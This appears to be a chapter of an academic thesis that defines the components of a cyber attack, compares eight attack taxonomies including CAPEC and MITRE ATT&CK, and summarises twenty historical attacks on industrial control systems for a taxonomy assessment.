

Threat actor
Reconnaissance
Victim
Vulnerability information
Exploit
Payload
Possible control & data exfiltration
Effect

Fig. 4.1 High level structure of a cyber attack [30]

4.1.1 The Definitions of Cyber Attack Components

The following definitions refer to the high-level structure of a cyber attack depicted in Figure 4.1. The terminology defined here must be used extensively in order to delve deeper into the structure of a cyber attack and discuss and research an adversary's cost in conducting one.

Cyber Attack

While it may seem trivial, an understanding of the scope a cyber attack may encompass is critical to understanding what one may be decomposed into. An *attack* can be defined as "An aggressive military action against a place, or enemy forces, equipment.../the action of making such an assault." [125]. Therefore, a *cyber attack* can be considered to be an offensive action taken against a target's cyber infrastructure; this includes connected computers, software, networks, procedures, and people, meaning every part of an organisation can be targeted and impacted by a cyber attack [67, 53].

Threat Actor

A *threat actor* is the *adversary* who conducts the cyber attack against the target. As discussed throughout previous chapters, a cyber adversary can range from a “script kiddie”, often depicted as a hoodie-wearing teenager launching cyber attacks out of curiosity, to a nation-state, launching cyber attacks for any manner of reasons as a means for strategic and political gain. Regardless of the type of adversary, their goals, motivation, or capability, they must follow the same processes in order to conduct a cyber attack successfully [67, 58, 65].

Reconnaissance

Reconnaissance has the same definition in both a cyber and non-cyber context, which is surveying a target or area to gather information on a victim prior to attack [125]. However, when considered from a cyber context, actions will predominantly focus on a target’s technology-driven infrastructure and its operators. Reconnaissance provides an adversary with knowledge of the victim’s infrastructure, operators, and processes, which can then be enumerated and studied for potential vulnerabilities [161]. This is of particular importance when targeting complex socio-technical systems, such as industrial control systems (ICS) [52], where cyber-physical impact presents a core attack objective [51].

Vulnerability

Harris and Maymí [58] describe a cyber security *vulnerability* as “...a software, hardware, procedural, or human weakness that may provide an attacker the open door [s]he is looking for to enter a computer or network and have unauthorised access to resources within the environment”. A key takeaway from this description is that cyber security vulnerabilities are not just computer or code related; they can also be present by way of employees lacking cyber security awareness or the procedures they follow not recommending secure ways of being conducted. However, with regards to computer/code-related vulnerabilities, the Common Vulnerability and Exposures standard [104] describes them as a “...weakness in the computational logic found in software and some hardware components that, when exploited, results in a negative impact to confidentiality, integrity, OR availability”.

Exploit

When considered in a cyber security context, an *exploit* can be defined as “A means or method of taking advantage of a flaw or vulnerability in software or hardware, typically for malicious purposes...” [125]. This means the exploit is just what the adversary uses to leverage a vulnerability and gain the access necessary to be able to deliver the payload, whatever it may be; it does not include the payload itself as often confused in literature. As the human has come to be recognised as a powerful vulnerability in an organisations attack surface, social engineering has become a prevalent type of exploit against human and procedural vulnerabilities of an organisation [53].

Payload

A *payload*, which should be considered separate from an exploit as described above, contain the malicious functionality of the cyber attack, delivered into the target infrastructure once a vulnerability has been exploited. Payload complexity can vary depending on the desired result of the attack, the access offered by exploiting the vulnerability, or any other number of factors between the adversary and target. These payloads can range from a single command injection to perform one specific function through to installing a larger piece of software which offers the adversary a foothold to explore further and launch additional attacks [161]. Where a human-centric vulnerability has been exploited, a payload can be considered to be the resulting behavioural response elicited [99, 53].

Effect

The *effect* of a cyber attack depends on a number of factors, including the adversary and their goals, motivations, capability, and resources, as well as the vulnerability itself and its context within the target system. The payload will often be developed to either conduct the goals of the adversary or give them access to a foothold that will allow them to cause an effect manually. The adversary's intended effects may include code execution, exfiltrating information, denial of service, or even physical damage [133]. Of course, the effect of a cyber attack may also be further exploitation throughout the target system [65], which means the adversary would repeat the cycle depicted in Figure 4.1.

4.2 Cyber Attack Taxonomies

With the core definitions of a cyber attack understood at a high level, a deeper view can be taken into the many different types of TTPs that adversaries have at their disposal. Typically, cyber attack taxonomies are utilised to decompose them into further detail. Many current taxonomical approaches are used within cyber security, with the aim of classifying threats, attacks, vulnerabilities, or subcategories therein. Taking a snapshot of existing approaches, the focus may be targeted towards fine detail of every technique [11], evidence-based TTPs

[105], or even required access before exploiting a vulnerability [25]. Furthermore, this is exacerbated when considering attacks with human elements [53], modern attack vectors [65], or less traditional contexts such as ICS [164]. Therefore a significant challenge is presented when selecting an appropriate taxonomy for use in structuring adversary cost.

The following section presents a discussion of eight prominent taxonomies taken from across academic and industry literature. All eight taxonomies are candidates for the foundational structure of adversary cost moving forward and, as such, must all be considered carefully. Visual aids are presented where possible in the discussion; however, some taxonomies are entirely descriptive or are too unwieldy and do not translate well into the format of a figure.




Table 1 The first dimension's categories

Level 1	Level 2	Level 3
Viruses:	File infectors	
	System/boot record infectors	
	Macro	
Worms:	Mass mailing	
	Network aware	
Buffer overflows:	Stack	
	Heap	
Denial of service attacks:	Host-based:	Resource hogs
		Crashers
	Network-based:	TCP flooding
		UDP flooding
		ICMP flooding
	Distributed	
Network attacks:	Spoofing	
	Session hijacking	
	Wireless attacks:	WEP cracking
	Web application attacks	Cross site scripting
		Parameter tampering
		Cookie poisoning
		Database attacks
		Hidden field manipulation
Physical attacks:	Basic	
	Energy weapon:	HERF
		LERF
		EMP
	Van Eck	
Password attacks:	Guessing:	Brute force
		Dictionary attack
	Exploiting implementation	
Information gathering attacks:	Sniffing:	Packet sniffing
	Mapping	
	Security scanning	


Fig. 4.2 The first dimension's categories within the taxonomy by Hansman and Hunt [57]

Taxonomy 1

Hansman and Hunt [57] proposed a taxonomy with four dimensions: attack vector, target, vulnerabilities used, and payload. The first dimension, attack vector classification, is of particular interest here, which can be seen depicted in Figure 4.2. Through the application of an axe structure, categories are created, with two levels of sub-categorisation. Although this axe structure initially appears to allow for thorough categorisation, core categories lean towards malware, and may not, for example, adequately represent direct or human-focused attacks.

Taxonomy 2

Meyers et al. [102] took inspiration from the first dimension of Taxonomy 1 [57]. In contrast to the axe structure proposed by Hansman and Hunt [57], a table format is applied, favouring columns for ‘subtypes’ and ‘descriptions’, and a new category of *trojans* is introduced, as can be seen, depicted in Figure 4.3. Upon initial review, the described changes continue the emphasis on malware as in the original [57]. However, more emphasis is put on subtype columns to provide a more granular categorisation; therefore, this approach can be considered to generalise categories in the description columns in favour of being comprehensive and unconcerned of mutual exclusivity rather than being prescriptive.



Attack Class	Subtypes	Description
viruses	file infectors, system/boot record infectors, macros	self-replicating program that replicates through infected files; attached to an existing program
worms	mass mailing via botnets, network aware	self-replicating program that replicates through networks or email; no user interaction required
trojans	remote access, data destruction	program made to appear benign that serves a malicious purpose
buffer overflows	stack-based overflows, heap-based overflows	process that gains control or crashes another process via buffer overflowing
denial of service	host (resource hogs, crashers), network (TCP, UDP, ICMP flooding), distributed	attack that prevents legitimate users from accessing a host or network
network attacks	spoofing, web/email phishing, session hijacking, wireless WEP cracking, web application attacks	attack based on manipulating network protocols, against users or networks
physical attacks	basic, energy weapon (HERF gun, EMP/T bomb, LERF), Van Eck	attacks based on damaging the physical components of a network or computer
password attacks/ user compromise	guessing (brute force, dictionary attacks), exploiting implementation	attacks aimed at acquiring a password or login credential
information gathering	packet sniffing, host mapping, security scanning, port scanning, OS fingerprinting	attacks in which no damage is carried out, but information is gathered by attacker

Fig. 4.3 Cyber attack taxonomy by Meyers et al. [102]

Taxonomy 3

Chapman et al. [25] introduce the concept of access requirements for an attack to take place, highlighted through its assignment as a defining category of the taxonomy. This approach offers a novel perspective, but levels of detail provided in the establishment of required access and application across multiple taxonomy levels may be insufficient. Additional factors, such as privilege escalation (whereby the adversary leverages vulnerabilities within a system to gain more access), are absent, adding further to questions around practical application. However, phishing attacks are included with no access requirements, something not covered by the previously described taxonomies.

Taxonomy 4

Zhu et al. [164] describe a taxonomy developed with an ICS focus, more specifically operational technology (OT). This taxonomy is structured descriptively, categorised as attacks on the hardware, software, and communication stacks, followed by a subsequent description of typically associated vulnerabilities. OT attacks, upon initial review, appear to be well captured at a high level. A brief description of hardware attacks is provided, continuing to include examples of possible software attacks, and concluding with an extended discussion on communication stacks. Solid insight into the significance of protocol attacks in ICSs is therefore provided, but because IT systems are not considered, and human factor attack discussion is extremely limited, its practical application may also be limited.

Taxonomy 5

Simmons et al. [146] apply a tree structure to their taxonomy, depicted in Figure 4.4, based on knowledge gained from previous cyber attack taxonomies. Five core categories are defined as attack vector, operational impact, defence, informational impact, and target (AVOIDIT). As the required focus of a taxonomy to structure adversary cost is cyber attack techniques, the attack vector category is the most relevant, with other categories' focus leaning towards attack impact and mitigation. A granular set of attack vectors is described; however, within the attack vector category, these are limited. This results in certain attacks being described in detail, while others remain somewhat vague.




Fig. 4.4 The AVOIDIT taxonomy [146]

Taxonomy 6

Barnum [11] developed the Common Attack Pattern Enumeration and Classification (CAPEC) schema, recognised by both academia and industry alike. An initial document describes how to classify attacks into the CAPEC catalogue. Since its original conception, CAPEC has been continuously maintained and extended, leading to a highly detailed taxonomy. CAPEC is split into two taxonomy structures, which are considered mutually independent.

The first CAPEC structure is *Mechanisms of Attack* [11, 107], which is ordered by "mechanisms that are frequently employed when exploiting a vulnerability". At the highest level, this taxonomy's categories are suitably ambiguous to capture associated subcategories comprehensively yet targeted enough so as to avoid overlapping. Considerable detail within each category is provided across up to seven subcategories. Human factors are considered, but their separation across categories may present a challenge in practical applications.

Taxonomy 7

The second CAPEC structure is *Domains of Attack* [11, 108], which is a hierarchy based on the attack domain. High-level categories are based on target location. For example, this can be human (social engineering), software (flooding, buffer overflow, etc.), or supply chain (hardware/software modification prior to/during distribution). The high-level categories then contain subcategories of possible attacks available to an adversary to conduct within each domain.

Taxonomy 8

The MITRE ATT&CK® (Adversarial Tactics, Techniques, and Common Knowledge) Framework [105] is primarily structured by tactics that an adversary may perform during an attack to achieve a specific aim, beginning at initial access and then moving through all of the high-level actions which may be taken such as privilege escalation or lateral movement, and then concluding with impact of the attack. Each tactic is then broken down into individual techniques; these are more specific ways in which the adversary may achieve the aim of the tactic. ATT&CK's techniques are the lowest level of the framework, which remain at a higher level than those in CAPEC, but are more focused on the adversary's aims and resulting actions.

4.3 Methods for Taxonomy Comparison

As mentioned previously, there is a significant challenge presented when selecting a cyber attack taxonomy for a specific purpose, as must be done here for the foundation of researching adversary cost. In order to compare the eight prominent taxonomies described above, two methods were employed, a theoretical assessment and a practical assessment. The theoretical assessment builds upon criteria derived from existing literature and then compares each taxonomy against those criteria. The practical assessment takes twenty historical cyber attacks and uses the taxonomies to categorise known actions taken by the adversaries during the attacks.

4.3.1 Theoretical Assessment

The first method for assessing each taxonomy involves applying criteria derived from a review of existing literature. Therefore, this section is broken down into two subsections, the creation of the relevant criteria and then details of its application within an assessment.

Criteria

Eight of the criteria used draw directly from existing cyber security taxonomy research [90, 60, 80, 13, 89], which were reinforced and then adapted in more modern taxonomical literature [57, 146]:

1. *Accepted*
2. *Complete/exhaustive*
3. *Comprehensible*
4. *Mutually exclusive*
5. *Repeatable*
6. *Terms well defined*
7. *Unambiguous*
8. *Useful*

Two additional criteria were added to this list to modernise the criteria, enabling the evaluation of taxonomies' ability to identify and classify modern, complex socio-technical attacks as seen today [65]:

9. *Versatile*
10. *Human representative*

Versatile refers to the taxonomy's ability to adapt to the changing landscape of modern, real-world cyber attacks. *Human representative* refers to a taxonomy's ability to categorise attacks that are either cyber-enabled [113] or entirely human-based such as social engineering [53].

Method for Criteria Application

The description of criteria in existing literature is often limited, resulting in an apparent overlap. As such, assessing taxonomies against these can be challenging due to high levels of subjectivity. A clear method must therefore be in place when assessing each criterion against a taxonomy. To account for this, a summary has been provided for each criterion, as per existing literature. From this, two additional sub-criteria are allocated to each main criterion, extending baseline definitions. Where each criterion is allocated two sub-criteria, both must be achieved in order for a taxonomy to comply with the criterion. Where overlap between two criteria exists, they share a sub-criterion; this represents a taxonomy partially achieving both criteria in question. This approach offers a more focused, rigid structure to an assessment, thus reducing subjectivity. When assessing the chosen cyber attack taxonomies against the criteria, the results and rationale were discussed with another researcher to further minimise the amount of subjectivity within the results.

To further improve judgement with regards to a taxonomy achieving any given criteria, common example attacks have been selected for categorisation by each. These are:

- Buffer overflow
- Phishing email
- SQL injection
- Password brute force
- Man in the middle

The selected criteria and associated sub-criteria are defined as follows:

1) Accepted - Structured logically so that it can be generally approved.

- Laid out in an appropriate hierarchical format.
- The variable by which attacks are categorised is sensible and tangible.

2) Complete/exhaustive - The taxonomy should cover all possibilities.

- Top-most categories are sufficiently high level to capture all possibilities loosely.
- There are clear processes for adding categories or attacks (Krsul term *determinism* [80]).

3) Comprehensible - The taxonomy should be understandable by both experts and novices in the field.

- Process for categorisation is well defined.
- Categories and attacks are named with descriptive and industry-congruent terms.

4) Mutually exclusive - Classification into one category should exclude all other categories.

- The variable by which attacks are categorised is sensible and tangible.
- All of the example attacks exclude all other categories when categorised.

5) Repeatable - Each subject should be classified in the same way regardless of who classifies it.

- Additional researcher categorises all example attacks in the same way.
- No terms require interpretation.

6) Terms well defined - The terminology used should be established, meaning there is no confusion as to what they mean.

- No terms require interpretation.
- Categories and attacks are named with descriptive and industry congruent terms.

7) Unambiguous - Clearly defined categories ensuring there exists no confusion as to which categories attacks belong in.

- All of the example attacks are able to be categorised by the taxonomy.
- Laid out in an appropriate hierarchical format.

8) Useful - The taxonomy should be useful to the security industry.

- Does *not* contain a catch-all category such as ‘other’.
- Only reconnaissance and exploits are listed as attacks, no vulnerabilities or impacts should be present.

9) Versatile - Related to complete/exhaustive, attack techniques for modern, dynamic attack surfaces should be easily classified or appended to the taxonomy.

- There are clear processes for adding new categories or attacks (Krsul term *determinism* [80]).
- There are clear processes for adding to current categories, keeping up-to-date with current trends and technology.

10) Human representative - The taxonomy should proportionally represent the human element in modern cyber attacks.

- Contains a human-focused category such as ‘social engineering’.
- Socio-technical attacks such as pishing can be categorised.

4.3.2 Practical Assessment

A theoretical assessment, with criteria derived from existing taxonomical literature, only tests the taxonomies’ efficacy and thus is not sufficient to compare them on its own. The practical assessment, therefore, aims to test the effectiveness of each taxonomy when actually categorising real attacks. For this assessment, twenty historical attacks on ICS infrastructure have been curated, each selected based on attainable reports containing some form of attack narrative description, in whole or in part. The context of ICS has been chosen for two reasons:

- While ICS attacks impact a different context, many of the TTPs are synonymous to, or the same as, those found in traditional information technology (IT) attacks [9]. The use of these historical ICS attacks, therefore, pushes the boundaries of the taxonomies’ categorisation to alternative contexts, which helps to better understand their adaptability and longevity.

- ICS infrastructure is frequently found in elements of critical national infrastructure (CNI) [54], which means it is a context at high risk of cyber attack, and therefore a potential future application domain for the anticipation of adversary cost.

This section goes on to provide brief descriptions of the twenty historical ICS attacks to be used, followed by how they will be used within the practical assessment.

Historical Attack Data Set

1) Siberian Pipeline Explosion (1982):
A Trojan Horse virus was added to equipment deployed in the pipeline installation, thus causing an explosion[121].

2) Gazprom (1999):
In collaboration with an insider, hackers made use of a Trojan Horse to access the central systems responsible for gas flow through pipelines in Russia [103].

3) Maroochy Water System (2000):
A former employee hacked into his ex-employer's water control system using installed company software on his laptop, allowing him to penetrate the company's network[103, 120].

4) Controller Crashed via Web Service/Code Red Worm (2002-2003):
Hackers targeted a controller (PLC/RTU) with two streams of attack. The first of these caused a denial of service, the second (linked with the Code Red Worm), caused the controller to reset, switching all outputs to their off state [154].

5) Davis-Besse Nuclear Power Plant/Slammer Worm (2003):
This plant's network was infected with the Slammer worm, resulting in mass traffic generation, and ultimately network service degradation/failure [36].

6) CSX Corporation/SoBig Virus (2003):
Spread via email and shared network drives, the SoBig virus, similar to Slammer, shut down train signalling and dispatching systems. This resulted in the delay of some trains [103].

7) Advanced Process Control Servers/Nachi (Welchia) Virus (2003):
The Nachi virus was seen across eight process control servers in a petrochemical company. This resulted in a five-hour loss of production, while servers were disconnected from the network and cleared of the virus [154].

8) DaimlerChrysler's Auto-mobile Manufacturing Plants/Zotob Worm (2005):
Thirteen manufacturing plants were taken offline due to the Zotob worm. Symptoms of this included repeated shut-downs/rebooting of Windows 2000 and XP based systems [14].

9) Chinese and Russia Spies in US Power Grid (2009):
Through the use of network mapping tools, spies attempted to map critical infrastructure. Furthermore, potentially disruptive software was left behind post network penetration [120].

10) Five Global Energy and Oil Firms/Night Dragon (2009):
Operational data was exfiltrated from corporate infrastructures (e.g. operational blueprints) through the mixed use of social engineering, trojans, and Windows exploits[120, 96]

11) Nataz Iranian Nuclear Facility/Stuxnet (2010):
Stuxnet made use of four zero-day vulnerabilities in order to access Windows systems running Siemens Step7 software [103]. Initial entry is believed to have been achieved via USB sticks [86], with additional self-propagation features [38]. This access was leveraged to modify PLC code and adjust the operation of frequency converter drives, resulting in a change of speed and eventually equipment failure.

12) Duqu (2011):
Parts of Doqu were nearly identical to that of Stuxnet. However, unlike Stuxnet, Duqu did not contain a payload; rather, it was designed only to conduct reconnaissance[103].

13) Flame (2012):
Systems belonging to the Iranian oil ministry and national oil corporation were hit with malware, responsible for stealing and deleting data. Dubbed Flame by Kaspersky, it presented similarities to that of Stuxnet, and in turn Duqu[103, 162]. Flame's features make it one of the most complex pieces of malware to have ever been created, with a file size of twenty megabytes[23].

14) Saudi Aramco/Shamoon (2012):
Targeting the energy sector, Shamoon's propagation was predominately achieved via network shares. Once infected, a system's files and master boot record were erased, rendering it inoperable[163].

15) Dragonfly/Energetic Bear/Havex (2014):
Havex exfiltrated data, specifically within the context of ICSs. Enumeration was based on the identification of OPC services, with subsequently collected data sent to a command and control server[121]. Entry points included emails, exploits (using exploit kits), and infected

files placed on the ICS vendor websites [151].

16) Blackenergy (2014):
The Blackenergy trojan has undergone three iterations of development, used to conduct distributed denial of service attacks, espionage, and data destruction [72]. Original code was altered to include ICS related plug-ins, with several critical national infrastructures being compromised since 2011 [72]. 2015 saw victims targeted through the use of malicious spear-phishing emails[71].

17) German Steel Mill (2014):
Instigated via a spear-phishing email [94], a German steel mill lost control of its blast furnace [84].

18) Ukraine Energy (2015):
Three regional electricity distribution companies were attacked with the aforementioned Blackenergy trojan, delivered via spear-phishing emails. Through exfiltration of user credentials, attackers re-entered systems masked as legitimate users, taking actions which resulted in power outages [87],

19) Ukraine Energy/Crash Override (2016):
An electrical transmission station was targeted, with initial entry believed to be via spear-phishing emails. Once inside, malicious software was planted, causing power outages lasting approximately one hour [55].

20) Shamoon 2 (2016):
As with version one, disruption and deletion remained Shamoon 2's core objectives. Starting with the acquisition of administrator credentials from target networks (presumably via spear-phishing), a customised variant of Shamoon 2 was then deployed applying said credentials in its propagation, and finally timed deletion of data was executed, rendering systems inoperable [70].

Method for Taxonomy Mapping

The above historical attack data set represents key diverse historical attacks within an ICS context, spanning thirty-five years. With this data set comes challenges, such as varying quality of evidence and knowledge of the attacks, and perhaps in some cases, deliberately withheld information of attacks for confidentiality purposes. As such, eight of an original twenty-eight historical attacks have been excluded due to insufficient evidence for categorisation against taxonomies. To best work with the evidence provided and for a fair test of each taxonomy, no assumptions were made as to how an attack was perpetrated.

Categorising attacks within each taxonomy was initiated by researching individual attacks across credible sources to discern the techniques performed in the reconnaissance and exploit phases, which were documented as evidence. Once available to the historical attack in question, each reconnaissance and exploit technique was categorised by all taxonomies individually, in the chronological order suggested by the evidence.

During the taxonomy mapping, it was discovered that having processes for adding categories or attacks was not a common capability across the taxonomies under consideration. Because of this, such capability was disregarded, and all taxonomies were considered in their published form at the time of research, although the taxonomies which did have such capability were kept in mind as doing so.

As with the criteria application for the theoretical assessment, results and rationale were discussed with another researcher to minimise any amount of subjectivity within the results. However, categorising attacks within a taxonomy does not involve a significant amount of subjectivity, and therefore harmony on the categorisation was reached trivially.

4.4 Results of Taxonomy Comparison

The following two subsections apply each of the aforementioned methods to deliver a theoretical and practical assessment of the eight selected taxonomies.

4.4.1 Theoretical Assessment Results

